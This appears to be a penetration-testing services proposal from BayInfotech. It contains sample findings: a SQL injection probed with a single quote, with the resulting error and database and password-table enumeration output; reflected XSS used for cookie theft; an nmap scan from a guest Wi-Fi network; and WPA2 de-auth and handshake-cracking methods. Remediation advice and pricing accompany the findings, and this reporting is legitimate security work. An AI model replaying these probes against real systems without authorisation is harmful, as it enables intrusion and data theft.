Throughout the testing BayInfotech will provide interim updates to Client. All testing shall be non-destructive, however should BayInfotech identify any issues that could lead to a Denial of Service (DoS) condition then this will be immediately reported to the client project team. Examples of this could include:

- Account lockouts;
- Software vulnerabilities;
- Use of legacy operating systems or services
- Low bandwidth links; or
- Potential for resource starvation.

Additionally, should we encounter any serious or critical issues associated with the Client infrastructure under test we shall make contact immediately to report and discuss the findings with relevant stakeholders as soon as possible.

A summary report can be made available at client request in advance of the full report. The summary report is provided as a brief summary of the issues that were identified during the assessment, before the full report has been issued. This summary report provides:


- Management summary.
- List of the findings
- Risk score (CVSS rating)
- Recommendation.

Sample Vulnerability Scan findings format:

HIGH	**SQL injection attack (A1)**
Ease of exploitation:	Easy
Affected URLs:	**Note:** Applicable for all the pages where parameter "id" is used.
Description:	It is possible to insert a SQL query via the input data from the client to the application. When the injection is successful, it is possible to read sensitive data from the database, modify the database data and even execute administration operations on the database.
Impact:	An attacker can successfully run SQL queries in the backend database and use it to enumerate data stored in the database. This vulnerability presents a high risk to the business since an attacker can access backend database and even bypass authentication. This vulnerability can result in Loss of customer data, customer confidence and reputation.

Screenshot:

Screenshot 1: The following screenshot shows the Back-end DBMS by inserting a single quote (‘).



https://w com/imsnew/examinerlogon.asp?Go=&INSURANCECOMPANY=2435&reqtype=&WOR

Note : To view these forms you must have Adobe Acrobat installed. If you don't have please click here to download it


Insurance Company: [redacted]

Work State: CA : CALIFORNIA


Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Conversion failed when converting the nvarchar value master to data type int.
/imsnew/examinerlogon.asp, line 292

Carrier Name	State	Form#	FormType	Revision	Upload Date	Vi

Screenshot 2: The below screenshot shows the back-end database, Web application technology and the back-end DBMS version.




```
web server operating system: Windows 2008 or Vista
web application technology: ASP.NET, ASP, Microsoft IIS 7.0
back-end DBMS: Microsoft SQL Server 2005
[13:27:54] [INFO] fetching database names
[13:27:57] [INFO] the SQL query used returns 5 entries
[13:27:59] [INFO] retrieved: "clientupsize"
[13:28:01] [INFO] retrieved: "master"
[13:28:03] [INFO] retrieved: "model"
[13:28:05] [INFO] retrieved: "msdb"
[13:28:08] [INFO] retrieved: "tempdb"
available databases [5]:
[*] clientupsize
[*] master
[*] model
[*] msdb
[*] tempdb
```



```
Table: client3.tblpassword
[6 columns]
+------------+-----------+
| Column     | Type      |
+------------+-----------+
| First Name | nvarchar  |
| Last Name  | nvarchar  |
| ID         | int       |
| LoginId    | nvarchar  |
| Password   | nvarchar  |
| upsize_ts  | timestamp |
+------------+-----------+

Database: clientupsize
Table: BillingUsers
[14 columns]
+----------------+---------+
| Column         | Type    |
+----------------+---------+
| AllowFax       | bit     |
| BillingUserId  | varchar |
| BranchId       | bigint  |
| Commission     | decimal |
| CompanyName    | varchar |
| Email          | varchar |
| Fax            | varchar |
| FName          | varchar |
| Lname          | varchar |
| MailingAddress | varchar |
| MName          | varchar |
```

Workaround/ Solution:	We recommend the following safe guards against SQL injection attack: 1. Server side validation for all inputs is a must. 2. Sanitize the input data. 3. Use parameterized stored procedure so that the all supplied parameters are treated as data, rather than potentially executable contents. 4. The web application should connect to the database using a low privileged database user account. https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

HIGH	**Reflected Cross Site Scripting (A2)**
Ease of exploitation:	Tricky

Affected URLs:	http://XXX
Description:	It is possible to enter and execute malicious scripts into the application. This vulnerability presents a high risk to the business since it lets an attacker to steal the valid session credentials of an authenticated user in the application. The malicious script stored in the application can sends the cookies of an authenticated user to the attacker which leads to account hijacking.
Impact:	This attack may lead to identity theft, URL redirection, session hijacking and information disclosures
Screenshot:	*Screenshot 1: The following screen shot shows that the malicious script inserted in the* **link_id** *parameter.After inserting the script we were able to get cookie value.* 

https://www.[redacted]com/imsnew/processlogon.asp

afgdfdgas">


Enter Your password to contine- Vulnerable to XSS

```
  | BillingUserId   | varchar |
  | BranchId        | bigint  |
  | Commission      | decimal |
  | CompanyName     | varchar |
  | Email           | varchar |
  | Fax             | varchar |
  | FName           | varchar |
  | Lname           | varchar |
  | MailingAddress  | varchar |
  | MName           | varchar |
```

Workaround/ Solution:	*The application must implement server side validation for all user-entered inputs. Only expected values should be accepted. Script tags should be rejected. All user inputs should be sanitized.* *https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html*

Number of vulnerabilities and Risks

Below is the graphical representation of total vulnerabilities identified during the penetration testing of web application under scope. These vulnerabilities are segregated based on the severity and is shown with variant color codes.



Wireless Penetration Testing:

The security of wireless networks shall be investigated at given locations. Testing shall be undertaken from a number of different viewpoints, where available, as an anonymous attacker with no access, with guest (Internet) access, as a Bring Your Own Device (BYOD) user and as a corporate user with full access to the network.

Wireless networks on both 2.4Ghz and 5Ghz shall be identified and analysed for security vulnerabilities including ensuring that they are using commensurate levels of security for the type of network that is being investigated. Where a security type such as WPA2-PSK is supported for a corporate network, then Bay-Infotech shall attempt to gain a handshake (either naturally or using a de-auth attack) and conduct an offline attack on the hash.

Network segregation testing shall be carried out between guest, BYOD and corporate networks to ensure that they are separate and that shared resources (such as corporate DNS) is not being used to provide services to less trusted networks.

Additionally, we shall conduct reviews of the Access Points to ensure that they are not susceptible to recent vulnerabilities such as "KRACK" and do not support deprecated protocols such as WPA-TKIP and WEP.

A Wireless LAN (WLAN) has limited or weak protection when its encryption is based solely upon the WEP or WPA encryption mechanisms. It is particularly vulnerable to eavesdrop attacks and subsequent decryption of the data transmitted across the network using tools readily available on the Internet.

Our methodology encompasses the following areas of testing:


- Detection of wireless points (legitimate and rogue);
- Geographic mapping of the network footprint.
- Traffic analysis;
- Encryption strength tests;
- Authentication reviews, e.g. 802.1X, EAP, RADIUS;

The internal network penetration testing methodology described in section 6.3 applies to the access points as visible from a local network connection.

In addition to testing, Bay-Infotech can offer practical advice and design services to ensure that the WLAN solution is secured against current threats.

Sample Vulnerability Scan findings format:

HIGH	**Guest wireless network was not sufficiently segmented**
Ease of exploitation:	Tricky
Affected Ips/Wifi:	[redacted]/ SSID


Description:	After connecting to the guest wireless network named Client_Guest, Consultant ran scans to check the network segmentation between the wireless network and the internal infrastructure. These scans showed that we could connect to all internal systems: Exploitation requires physical proximity, either at the office, at a nearby building, or at the cafe downstairs.
Impact:	The guest wireless network can be used to attack internal systems.
Screenshot:	Successfully connecting to systems in the internal network from the guest WiFi 

```
root@kali:~# nmap -v -q [redacted]
Starting Nmap 7.80 ( https://nmap.org ) a
Initiating Ping Scan at 19:17
Scanning 256 hosts [4 ports/host]
Completed Ping Scan at 19:17, 2.75s elap
Initiating Parallel DNS resolution of 25
Completed Parallel DNS resolution of 256
Initiating SYN Stealth Scan at 19:17
Scanning 64 hosts [1000 ports/host]
Discovered open port 53/tcp on [redacted]
Discovered open port 53/tcp on
Discovered open port 53/tcp on
Discovered open port 53/tcp on
Discovered open port 53/tcp on
Discovered open port 139/tcp on
Discovered open port 139/tcp on
Discovered open port 139/tcp on
Discovered open port 139/tcp on
Discovered open port 139/tcp on
Discovered open port 139/tcp on
```

Workaround / Solution:	Make sure access control restrictions are in p nt devices connected to guest wireless networks from accessing internal systems.

Number of vulnerabilities and Risks

Below is the graphical representation of total vulnerabilities identified during the penetration testing of web application under scope. These vulnerabilities are segregated based on the severity and is shown with variant color codes.



Sample Executive Summary

Client engaged BayInfotech to perform an annual penetration test of the Customer web application. This project aimed to determine how resilient the web application was to attacks launched against both authenticated and unauthenticated surfaces. The report will outline the testing, associated procedures, and findings, with clear information regarding how to mitigate issues, risks, and threats found during the testing period.

BayInfotech conducted the test in March 2024. The objective of this assignment was to identify the single and chained vulnerabilities that existed on the Application and to recommend appropriate measures to eliminate them. According to our analysis, the main high-risk issues identified are brute force attacks on logins and the ineffective management of passwords.

There are high-severity vulnerabilities present in the Customer applications at the time of testing and as a result, these Customer applications were given a Medium overall Risk score.

However, during the penetration test, several other findings were identified. It is recommended that Client follows up on all these findings to further protect the application.

Overall Security level of the Web applications is considered Not Secure.

Advice in Short

- Implement login brute force protection that prevent unauthenticated attackers from enumerating usernames/passwords on the systems.
- It is recommended that Client follows up on all other reported findings to further protect the External Applications.
- Implement proper controls on setting user passwords from administrator user management.
- Review password reset link expiry controls.
- Periodically repeat testing of the web application.

Pricing




EXHIBIT A - Pricing Page

Item #	Section	Description of Service	*Estimated Number of Assesments*	Unit Cost per Assesment & Reports	Extended Amount
1	4.1	External Network Penetration Testing	8	$ 4,320.00 -	$ 34,560.00 -
2	4.2	Website Penetration Testing	8	$ 1,440.00 -	$ 11,520.00 -
3	4.3	Internal/Client-Side Network Penetration Testing	8	$7,680.00 -	$61,440.00 -
4	4.4	Wireless Penetration Testing	8	$ 3,840.00 -	$ 30,720.00 -
				TOTAL BID AMOUNT	$138,240.00 -

Please note the following information is being captured for auditing purposes and is an estimate for evaluation only

